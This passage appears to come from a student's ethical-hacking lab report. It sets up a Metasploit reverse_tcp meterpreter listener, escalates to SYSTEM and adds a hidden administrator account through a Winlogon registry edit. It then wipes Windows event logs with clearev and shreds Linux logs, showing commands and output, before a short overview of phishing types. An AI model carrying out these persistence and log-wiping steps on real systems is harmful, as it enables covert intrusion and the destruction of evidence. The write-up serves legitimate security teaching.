- **set payload windows/meterpreter/reverse_tcp** : This sets the type of payload the attacker is listening for
- **Set LHOST <attacker_ip>** : set the attackers' ip address where the victim's machine will connect to.
- **set LPORT <attacker_port>** : set attackers listening port
- **Exploit** : starts the listener.

Step 4 : Attacker gains access


- Once the reverse shell connects, the attacker can now control the victim's computer.
- This access allows the attacker to perform actions like running commands, stealing files, or gaining other sensitive information from the victim's system.



2. Creating a user account in the target system after gaining access

- This technique involves creating a new user account on the victim's machine, typically with administrative privileges, and making the account hidden to avoid detection.


Step 1: get the CMD access




- To get CMD access run this command on meterpreter: Run post/windows/escalate/getsystem , this attempts to escalate the attacker's to **NT AUTHORITY/SYSTEM** , which the highest privilege level on windows

Step 2 : Creating a New Hidden User Account

- Net user hiddenamin password123 /add , this creates a user named "hiddenadmin" with the password "Password123"


2012 windows [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Person 1
NG
nickelgunasekera123@gmail.com
Sync is on
Manage your Google Account
Close 2 windows
Other profiles
Guest
Add
Google
Search Google or type a URL
ChatGPT
MP3Juices
Auditorium
ASCII art gen...
python onlin...
rgb generator
Pandas DOC
TKinter
strftime code
10:32 AM
1/29/2025
Right Ctrl
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:55
niki@10: ~
File Actions Edit View Help
C:\Windows\system32>net user hiddenadmin Password123nickel@@ /add
net user hiddenadmin Password123nickel@@ /add
The password entered is longer than 14 characters. Computers
with Windows prior to Windows 2000 will not be able to use
this account. Do you want to continue this operation? (Y/N) [Y]:
No valid response was provided.
C:\Windows\system32>
C:\Windows\system32>net user hiddenadmin Password123nickel@@ /add
net user hiddenadmin Password123nickel@@ /add
The password entered is longer than 14 characters. Computers
with Windows prior to Windows 2000 will not be able to use
this account. Do you want to continue this operation? (Y/N) [Y]:
No valid response was provided.
C:\Windows\system32>net user hiddenadmin Password123@@ /add
net user hiddenadmin Password123@@ /add
The command completed successfully.
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion/Winlogon\SpecialAccounts\UserList" /v
nadmin /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion/Winlogon\SpecialAccounts\UserList" /v hiddenadmin /t REG_D
/d 0 /f
The operation completed successfully.
C:\Windows\system32>net user
net user
User accounts for \\WIN-2IB0OIIBMVA
Administrator Guest hiddenadmin
The command completed successfully.
C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
Administrator
The command completed successfully.
C:\Windows\system32>
Right Ctrl


2012 windows [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator
hiddenadmin
Windows Update
Important updates are available. Go to PC settings to install them.
Windows Server 2012 R2
Right Ctrl
New Volume (E:)
Network
Unconfirmed 585826.crdownload 1/27/2025 12:12 PM CRDOWNLOAD File 132,160 KB
Cyber Security Final 1/27/2025 9:34 AM Microsoft Word D... 4,678 KB
754 items | 1 item selected 823 KB
PAGE 3 OF 8 1446 WORDS ENGLISH (UNITED KINGDOM)
(34310) Laughir
Phishing and S
(29) WhatsApp
web.whatsapp.com
recon
EH
Gmail
YouTube
Maps
DeepSeek - Into the...
You
Today at 6:54 PM
Google


Covering Tracks

- Covering tracks means hiding any evidence of an attack or unauthorized activity on a system. Attackers do this to avoid detection by security tools or system administrators.

1.Clearing logs


- Clearing logs means deleting or modifying system records that store information about user activates, errors, and security events. Attackers clear logs to erase evidence of their actions, making it harder to administrators to detect unauthorized or malicious activities.

Step 1: checking event logs in windows environment





Step 2: clearing event logs using meterpreter

- Used **clearev** command to delete all windows event logs, including security logs, system logs and application logs, making difficult for investigators to track the attack.




Step 3: verifying log clearance


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
niki@10: ~
File Actions Edit View Help
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > clearev
[*] Wiping 324 records from Application ...
[*] Wiping 460 records from System ...
[*] Wiping 173 records from Security ...
meterpreter >
Person 1
NG
nickelgunasekera123@gmail.com
Event Viewer
Windows License valid for 157 days
Build 9600


kali [Running] - Oracle VM VirtualBox
Trash
niki@10: ~
File Actions Edit View Help
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > clearev
[*] Wiping 324 records from Application ...
[*] Wiping 460 records from System ...
[*] Wiping 173 records from Security ...
meterpreter >
2012 windows [Running] - Oracle VM VirtualBox
Gmail Images
nickelgunasekera123@gmail.com
Hi, NG!
Manage your Google Account
Add account
Sign out
Privacy Policy · Terms of Service
Event Viewer
Windows License valid for 157 days
Build 9600

2.Clear tracks on Linux

- To hide evidence of an attack, the attacker uses the shred command to permanently delete log files.



- **Shred** command securely deletes files by overwriting them multiple times, making it very difficult to recover the original content.
- **-f :** forces the command to proceed even if the file is write-protected.
- **-v :** provides verbose option
- **-z :** adds an additional final pass to overwrite the file with zeros
- **-u :** removes the file after shredding it, ensuring it is completely deleted.

Part B

1.Phishing Attack

- Phishing is a social engineering attack where attackers trick victims into revealing sensitive information, such as login credential of financial details, by pretending to be a trusted entity.

Types of Phishing Attacks:

1.Email Phishing

- Attackers send fake emails pretending to be from a trusted company (e.g., banks, social media).

2. Spear Phishing

- Attackers target a specific person or company by personalizing the email.

3. Whaling


- Attackers go after high-profile individuals like CEOs or executives.

4. **Smishing (SMS Phishing)**

- Instead of email, attackers use fake text messages.

Steps of a phishing attack:

